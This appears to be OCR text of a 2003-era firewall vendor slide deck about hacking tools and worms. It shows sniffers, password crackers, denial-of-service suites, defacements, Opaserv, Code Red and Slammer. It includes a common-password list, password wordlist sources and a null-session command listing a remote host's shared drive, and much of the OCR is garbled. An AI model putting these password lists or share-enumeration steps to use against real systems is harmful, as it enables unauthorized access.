	E-mai	il address:	<enter email="" here=""></enter>	
			Run Send:	-1
	Requ	uests sent:	Current offset: 0	
Decryption: Decryption only works with aim versions			Reset	
between 3.5 to 4.7				
Add Selected To         Add all to Registry.         Delete file and Clear         Exit				

#### And so are the respective hacking tools....




FREMIUM FIREWALL/VIEN AFFLIANCES

#### Sniff All AOL Chat Traffic









SQL: SELECT id, ts, ip, fromHandle, handle, direction, message FROM logs ORDER BY ts DESC LIMIT 50 LAST: 0

LAST						
CNT	D	Date/Time	P	From	To	Message
10	15770	2003-03-05 09:07.11		nick50119	spidtingfire 101	456
11	15771	2003-03-05 09:07:11		Mirk50119	opattingfire 101	456
12	15768	2003-03-05 09:05:06		optimingfire 101	1%ck.50119	i setup an auto refresh on the "last50" snapshot page
13	15769	2003-03-05 09:05:06		spittingfire 101	nick50119	a setup an auto refresh on the "last50" anapshot page
14	15766	2003-03-05 09:04:28		epittingfire 101	blackpanther989	test 2.0
15	15767	2003-03-05 09:04:28		spiringfire 101		test 20
16	15764	2003-03-05 09:04:22		spittingfire 101	blackpanther989	blah0
17	15765	2003-03-05 09:04:22		spittingfire 101		biano
18	15762	2003-03-05 09:04:04		spittingfire 101	blackpanther989	is setup an auto refresh on the "last50" snapshot page
19	15763	2003-03-05 09:04:04		spittingfire 101		i setup an auto refresh on the "last50" mapshot page
20	15760	2003-03-05 09:02:00		S . St	spittingfire 101	test2.0
21	15761	2003-03-05 09:02:00		blackpanther989	spittingfire 101	test2.0
22	15758	2003-03-05 08:57:11		spittingfire101	blackpanther989	test
23	15759	2003-03-05 08:57:11		spittingfire 101		test
24	15756	2003-03-05 07:57:57			Nick 50119	gsssthD
25	15757	2003-03-05 07 57 57		blackpanther989	nick50119	gesethD

### Sniff all MSN Chat Traffic

2	MSN Sniffe	r				_ 🗆	×
E	> 🔟			1 🌈	) (i)	) 📲	
St	art Stop	Sa <u>v</u> e	⊆onfig	<u>R</u> egis	ter <u>A</u> bout	: <u>E</u> xi	it
MSN	l messenger	conversa	tion list:				
#	IP	po	rt Usei	(email)		Messa	
0	HARRY (19	92 13	33 msn	Killer (te	stsniff	3	
1	192.168.1				⊉hotma	3	
2	192.168.1				aolinvis	6	
3	HARRY (19				photmai	3	_
4	HARRY (19				photmai	3	
5	192.168.1 HARRY (19				aolinvis Dhotmai	1 1	ΞÌ
6	HARRYTTS	92 1.3	on resr	shirrena	voormal		_
Messages in the conversation: Auto Refresh Refresh #0, 2003-8-16 18:52:44							;h
msi	nKiller (tes	stsniffer(	photmai	I.com)	says:		
hel	llo can you	ı tell me	all these	e inforr	mation		
#1.	2003-8-1	6 18:53	:35				
· ^	olinvisa@l			в:			
Provides MSN sniffer to capture MSN chat content on your network. This MSN Messenger Sniffer & Intercepter is intended to capture MSN Messenger conversation on the network and provide a whole view for all the chatting activities recorded.							
#2,	2003-8-1	6 18:54	:01				
msi	nKiller (tes	stsniffer(	©hotmai	l.com)	says:		•
Capl	Capturing Buffer Usage: 166 KB Conversations: 10						

elect new network adapter from list be	low:		
Adapter	IP	NetMask	Data-Link
Device Packet_{860F4577-607B-4	172.16.0.0	255.255.0.0	Ethernet (10Mb)
Device Packet_NdisWanIp	172.16.0.0	255.255.0.0	Ethernet (10Mb)
\Device\Packet_{6D4A1F12-73FB	172.16.0.0	255.255.0.0	Ethernet (10Mb)
ease note: If there are more than one st, make sure the working one has bee			



#### Latest version of WebCrack

Welcome to WebCracker 4.0 - Because security isn't the default (Untitled)	000
<u>File Edit H</u> elp	<b>1</b>
Options Results Start Stop	
Usemame file:	481
Use password file:     Use combo file (The passwords are in the usernmame file)	38
URL	1757
Method Start with Username: Password: Password:	48 L 48#
Files & Location Options Advanced Logging	48 . 548 9



#### Common Passwords


- System administrators generally prefer God; arrogance is a weakness
- "welcome" is the most common default password used by most of the web-hosting clients.
- Here is the list of passwords that has been most entered:
  - love, sex, god, secret, default, unknown, aaa, abc, academia, academic, access, ada, admin, aerobics, airplane, albany, alf, algebra, alias, aliases, alpha, alphabet, amber, amorphous, analog, anchor, andromache, animals, anita, answer, anthropogenic, anything, april, aria, arrow, athena, atmosphere, aztecs, banana, bandit, banks, bart, bartman, basic, batman, beauty, wizard, work, whatever, visitor, unix, sysadmin, super, student, somebody, pass, password, p@ssw0rd, soap, smile, singer, signature, rolex, professor, pencil, paper, papers, operator, office, nobody, master, manager, guitar, golf, games, ferrari, coke, cigar, etc.



#### Password Lists – 3300 Web Pages

/iew Favorites Tools He	lp			W.			
🕥 - 🖹 🛢 🟠	🔎 Search	s 😢 Media	• 🚱	🖉 - 🍓 🛙	2 📙	🔍 🕲 🔄 🖾	P 🕅 🚳
tp://www.sparkleware.com/list	s.html						
			Word	lists			
File Name	Торіс	Language	Size	Compression	Format	Host	Date Added
wordlist.txt	Sample Wordlist	English	1k	None	DOS	EliteSys	June 3, 1998
Given-Names.gz	Given Names	Multiple	23k	None	UNIX	Freie Universität Berlin	June 4, 1998
words.spanish.Z	General Dictionary	Spanish	247k	gz	UNIX	Freie Universität Berlin	June 8, 1998
shakespeare.gz	Shakespeare	English	2k	None	UNIX	Freie Universität Berlin	June 8, 1998
common-passwords.txt.Z	Common Passwords	English	3k	gz	UNIX	Freie Universität Berlin	June 8, 1998
Unabr_dict.zip	Complete U.S. Dictionary	English	637k	zip	?	AntiOnline	June 10, 1998
male-names.zip	Male Names	Multiple	10k	zip	UNIX	EliteSys	September 23, 1999
female-names.zip	Female Names	Multiple	12k	zip	UNIX	EliteSys	September 23, 1999
myths-legends.gz	Mythical Characters	English	5k	gz	UNIX	EliteSys	September 23, 1999
words.german.gz	General Dictionary	German	400k	gz	UNIX	Freie Universität Berlin	June 10, 1998
bigdict.gz	Comprehensive Wordlist	English?	3.75M	gz	UNIX	AntiOnline	June 22, 1998
words.swedish.gz	General Dictionary	Swedish	64k	gz	UNIX	?	June 22, 1998
cartoon.gz	Comic Book Characters	English	1k	gz	UNIX	EliteSys	September 23, 1999
kjbible.gz	Biblical Words	English	36k	gz	UNIX	?	June 22, 1998
web2	Webster's Dictionary	English	2428k	None	?	?	July 11, 1998
phrases	Words and Phrases	English	9k	None	?	?	July 11, 1998
words.japanese.Z	General Dictionary	Japanese	394k	gz	?	Freie Universität Berlin	September 23, 1999
chinese.zip	General Dictionary	Chinese	1k	zip	?	Outpost9	August 4, 1998
russian.lst.Z	Russian Words	Russian	2k	gz	UNIX	?	September 17, 1998
teams.txt	Team Names	English	3k	None	Tab list	EliteSys	November 9, 1998
golfers.txt	Golfers' Names	English	2k	None	Tab list	EliteSys	November 9, 1998






Ready	Biffit	
Total : ITotalKB	Back Orifice Detector	
Received : ITotRovd	Simple Connect plugin	
Sent : ITotSent		
	FTP CMD Buffer Overrun Exploit	
	FTP Warez	
	Hanson mIRC D.O.S	
	ICMP Echo Killer	
🔁 Admini	Kill Inetd	
Network	Land	rmation
	NetBus Detector	
Active con	NUTOUCH	
Show lo		
J♥ Automa		
	Send Mail Version	
	Sendmail Verify Backdoor	
	Sendmail Wizard Backdoor	
	SSPing	
	WebWhat	
	WinGate Kill	
	Winnuke	
	WWW Proxy	
Elient	Server 🔛 Protocol 🔍	View mode
	Total 0 thread(s)	
	Tamian I Kill D	efresh
🔏 AgiX 🛛 🗗		210201

The Aggressor PRO V0.8	
<u>System</u> Test Tools Plugins Configuration Window Help	
Ready	
Total : ITotalKB 0	
Administration Network Connections Active connections Show local nodes Automatic refresh Progress 0/0 Clear Del Add Clear Del Add range Add Status Progress 0/0 Clear Del Add Clear Del Add range Add Status Progress 0/0 Clear Del Add range Add Status Status Tests Oppions Status Tests Oppions	
Cose Status Tests Uptions	

### New hacking tool suites...






### New tools... dbx ripper

DBX Ripper	N	
About	4	
Input dbx file	(Browse)	
Output file		
	Extract	

Opens Microsoft e-mail / news database without any account name or password and then creates a new clear text file containing all e-mail, news postings and headers.



#### Think your packet filter is enough?






#### **Remember Revelation?**

🛣 SnadBoy's Revelation
'Circled +' Cursor     Check For Update     About     Exit
Text of Window Under 'Circled +' Cursor (if available)
<ul> <li>Status</li> <li>Revelation idle.</li> </ul>
Reposition Revelation out of the way when dragging 'circled +'       Always on top         When minimized, put in System Tray       Hide 'How to' instructions
How to 1) Left click and drag (while holding down the left mouse button) the 'circled +'
2) As you drag the 'circled +' cursor over different fields on various windows, the text in the field under the cursor will be displayed in the 'Text of Window' box.
3) Release the left mouse button when you have revealed the text you desire.
NOTE - If the field contains text hidden by asterisks (or some other character), the actual text will be shown. In some cases the text may actually be asterisks. NOTE - Not all of the fields that the cursor passes over will have text that can be revealed. Check the status light for availability of text.
Bright green = text available (See 'Length of text:' in Status area) Bright red = no text available



#### Grab every username and password





### **Cookie and http header forger**

Headers Kit - Sylvain.pop@c	aramail.com	N	
<u>H</u> eaders <u>C</u> ookies	<u>A</u> bout		2
Forge your cookies or fake HTTP F Internet Explorer. For once thanks f Version 06/12/2000. Use VB6 dlls. Salutations à : Juju, Fredy, Flap, Fro Caraadmin, Vink2000, Gab, Djula, f et surtout Acness et Theboss08 (2	o M\$ :)))) ogman, Chevalier Z,		




Web hacking tools...





Web hacking tools...



Options		X						
🗹 Minimize to tray								
🔲 Splash Screen at startup								
Connect through a HTTP proxy								
Proxy address:								
Proxy port:								
Proxy username:								
Proxy password:								
	Save settings	<u>C</u> ancel						



Web hacking tools...

🗱 Socket80 (A Program f	or Checking the UniCode Exploit on Web Se 🔳 🗖 🔀
KAMRAN	Use Proxy Proxy Server/Port 80 UserName Password Connect HTTP Server Server <name> or <ip></ip></name>
Disconnect	UserName Password Vice Check for Unicode Exploit
Commands Append the script to the command Do not add any thing to the command	Cmd: Send
Exit	Auto Clear     DISCONNECTED






Links

✓ → Go

Address 🕘 http://www.zone-h.org/en/defacements/filter/filter\_domain=sg/

2



Search 🐈 Favorites 📢 Medda 🚱 🛜 🎍 🔟 🖉 🔘

Internet


27

Links

✓ → Go

Address 🙋 http://www.zone-h.org/en/defacements/filter/filter\_domain=.edu.sg/


2



Search 👷 Favorites 📢 Media 🤗 🛜 - 🎑 👿 - 🔘

2

**E** 






Extra ! Extra ! Extra, familia passa fome, enquanto o governo enche a barriga, com o dinheiro deles Extra !!!

Aquela gente Humilde

Internet



Sh4dow Fre4k!!!! UPLOAD.ASP

Whooooopz!!!! hohohoho !!! hOhOhOhO br rlz

shits happens Gretz to US !!!! FOul . Lord Choo3s . mamãe!

....

🔮 Internet

¥

# Hacked Web Site of the Year Award



File Edit View Favorites Tools Help

27

🗸 🄁 Go 🛛 Links 🎽

Address 🙆 C: \Documents and Settings \Paul Henry \Desktop \Mitnick.htm

#### [welcome to bugbear linux labs][01.30.03]

💌 🗟 🏠 🔎 Search 🧙 Favorites 📢 Media 🤣 🔗 - چ 👿 - 🧼

welcome back to freedom mr.kevin ;)

BugBear is trying to tell u have forget to secure your box, it was fun and easy to break into your box ;).

Greetings to all the slimshaddy company,50cent,Dr.Dre nah whait a minute this is eminem spech. greeting to : bugbears,linux-master, Dkd ||, #linux architects



#### **Hacking Embedded Web Servers**

	ach Favorian I	🛃 🔄 🖬 . Intoy Mai Edit .	Discuss Print	 -
brother HL-3260	= Home	Page = <u>Vie</u> ork Configuration = Prin nistrator Settings = <u>Re</u> r		
			Autor Refr	
		iew Configura	tion	
	aper Source	MP Tray	A4 210 x 297 mm No paper	
	-	Trayl	A4 210 x 297 mm No paper	
		Tray2	A4 210 x 297 mm (Plain paper) [ 80% ]	
		Tray3	A3 297 x 420 sun [ 30% ]	
		Tray4	A4 210 x 297 mm No paper	
D	estination	Standard Output Tray		
		Finisher	OK	
		Mailbox	4 : OK 3 : OK 2 : OK 1 : OK	
1	oner	Black	ok	
	rinter Settings	Copies	1	
	5	Emulation	Auto	
		Toner Save	Off	
		Power Save	On	
M	faintenance	Drum Unit	OK (55378 pages)	
		120K kit	OK (115378 pages)	
0	thers	Printer Rom Ver.	1.08	
		Network Version	1.00	
		Serial no.	E52839H0V010108	
		Memory Size	144Mbytes	
		Page Counter	4622	





#### **Attack of the Killer Worms**





#### W32.Opaserv.G.Worm

	Date	Time	Src	Src_P	Dest	Dest
	11/15/2002	21:51:56	65.40.239.54	1029	192.168.1.10	1370
	11/15/2002	21:58:47	80.15.7.64	1044	192.168.1.10	1370
	11/15/2002	22:07:51	200.67.155.180	1028	192.168.1.10	1370
	11/15/2002	22:09:26	207.46.106.124	1863	192.168.1.10	20150
	11/15/2002	22:10:19	200.162.224.105	4173	192.168.1.2	800
	11/15/2002	22:16:52	216.192.6.2	1041	192.168.1.10	1370
	11/15/2002	22:24:49	63.115.175.97	23610	192.168.1.10	1370
	11/15/2002	22:25:56	210.201.143.237	30115	192.168.1.10	1370
	11/15/2002	22:29:53	218.47.222.232	64435	192.168.1.10	1370
	11/15/2002	22:30:31	218.165.220.90	1025	192.168.1.10	1370
	11/15/2002	22:36:09	61.177.23	1030	192.168.1.10	1370
	11/15/2002	22:45:01	218.102.2.141	1026	192.168.1.10	1371
	11/15/2002	22:46:25	219.102.39.223	1025	192.168.1.10	1370
	11/15/2002	22:51:05	61.183.218.58	1026	192.168.1.10	1371
	11/15/2002	22:59:02	65.164.23.138	1031	192.168.1.10	1370
	11/15/2002	22:59:29	202.180.171.18	1026	192.168.1.10	1371
	11/15/2002	23:02:45	68.20.16.123	1031	192.168.1.10	1370
	11/15/2002	23:07:46	65.164.23.138	1032	192.168.1.10	1370
_	11/15/2002	23:09:14	62.21.40.42	1026	192.168.1.10	1370
	11/15/2002	23:15:30	210.201.47.203	1026	192.168.1.10	1370
	11/15/2002	23:22:16	61.74.83.174	1030	192.168.1.10	1370
v	11/15/2002	23:31:36	200.70.110.91	1027	192.168.1.10	1370
	11/15/0000	22.22.21	105 070 000 100	1007	100 100 1 10	1076



#### W32.Opaserv.G.Worm

Command Pr	ompt			- 🗆 🗙
C:∖>atip -s -	v 61.177.230			<u> </u>
listing share				
verbosity = 1				
	null session wi	th \\61.17	7.230	
connection es	tablished			
-1	<b>****</b>	\D		
share name: share type:	<b>\\61.177.23</b> disk	u/		
comment:	uisk			
share name:	N61.177.23	\C		
share type:	disk			
comment:				
connection to	\\61.177.23	deleted		
	4.00.00			
C:\>dir \\61.	.177.23 \c ive \\61.177.23	f has	no label.	
	10e (101.177.23 11 Number is 1E1		no lanel.	
AOTUME SELTS	1 MUMDEL 12 111	E 1105		
Directory of	` <b>\\61.177.230</b>	c		
05/05/1999 @	19:22 AM	94 292	COMMAND.COM	
	18:51 PM <dif< td=""><td></td><td>WINDOWS</td><td></td></dif<>		WINDOWS	
	19:07 PM		NETLOG.TXT	
	.0:55 PM		AUTOEXEC.BAT	
	99:22 PM <dif< td=""><td></td><td>NVIDIA</td><td></td></dif<>		NVIDIA	
	19:34 PM		CONFIG.SYS	
	18:59 PM		PDOS.DEF	
	18:51 PM <dif 19:09 PM <dif< td=""><td></td><td>Program Files</td><td></td></dif<></dif 		Program Files	
	17:03 PM <dif< td=""><td></td><td>My Documents SCANDISK.LOG</td><td></td></dif<>		My Documents SCANDISK.LOG	
	.0:13 PM <dif< td=""><td></td><td>My Music</td><td></td></dif<>		My Music	
	97:34 PM		tmp.ini	
	1:33 PM		gay.ini	
1/15/2002 1	1:50 PM	11,863	put.ini	
	98:18 AM <dif< td=""><td><math>\rightarrow</math></td><td>Down loads</td><td></td></dif<>	$\rightarrow$	Down loads	
11/15/2002 1	1:45 PM	11,863	institu	
	10 File(s)		8 bytes	
	6 Dir(s) 1,	224,966,14	4 bytes free	
C:\>				-
J • \/				




#### W32.Opaserv.G.Worm

Eile Edit View Favorites Iools Help	Folders	×	9 💷 - 💕 🧃	k	
Address 😪 \\61.177.230					💌 🋃 Go
Folders	Name	Size	Туре 🔺	Date Modified	At
<ul> <li>61.177.230</li> <li>C Downloads</li> <li>KAV</li> <li>KRCYCLE</li> <li>My Documents</li> <li>My Music</li> <li>NVIDIA</li> <li>Program Files</li> <li>RECYCLED</li> <li>WINDOWS</li> <li>d</li> </ul>	Downloads KAV KAV KRECYCLE My Documents My Documents My Documents My Documents My Documents My Documents My Music NVIDIA Program Files WINDOWS RECYCLED MSDOS MSSYSTEM. 1ST gay.ini put.ini Dut.ini Dut.ini Dut.ini Dut.ini Dut.ini Dut.ini MSDOS.DEF institu COMMAND.COM AUTOEXEC.BAT BOOTLOG.PRV CONFIG.SYS MSDOS.SYS BOOTLOG.TXT	537 KB 1 KB 12 KB 1 KB 8 KB 3 KB 12 KB 93 KB 1 KB 93 KB 1 KB 92 KB 0 KB 219 KB 2 KB 104 KB		10/31/2002 8:18 AM 10/27/2002 10:16 PM 10/27/2002 10:16 PM 10/27/2002 10:13 PM 10/27/2002 9:09 PM 10/9/2002 9:22 PM 10/9/2002 8:51 PM 10/9/2002 8:51 PM 10/9/2002 8:51 PM 10/9/2002 8:55 PM 11/15/2002 11:33 PM 11/16/2002 12:22 AM 10/9/2002 8:58 PM 11/15/2002 11:45 PM 5/5/1999 9:22 AM 10/27/2002 10:55 PM 11/6/2002 3:26 AM 10/27/2002 9:03 PM 11/6/2002 9:03 PM 11/6/2002 9:03 PM	RHSA R HS A A A
	SCANDISK.LOG		Text Document Text Document Text Document	10/27/2002 9:07 PM 11/15/2002 7:03 PM 10/27/2002 9:07 PM	A A



### Code Red



Code Red Worm - infected hosts



FREMIUM FIREWALL/VEN AFFLIANGES

### Just Part of the Slammer Story....

- The first Slammer packet was detected at 12:30AM
- By 12:45 AM, huge sections of the Internet began to go down
- Within minutes Level 3's transcontinental chain of routers began to fail – overwhelmed with traffic
- Three hundred thousand cable modems in Portugal went dark
- South Korea fell right off the map: no cell phone or Internet service for 27 million people.
- Five of the Internet's 13 root-name servers hardened systems, all succumbed to the squall of packets.
- Corporate email systems jammed.
- Web sites stopped responding.
- Emergency 911 dispatchers in suburban Seattle resorted to paper


PREMIUM FIREWALL/VPN APPLIANCES

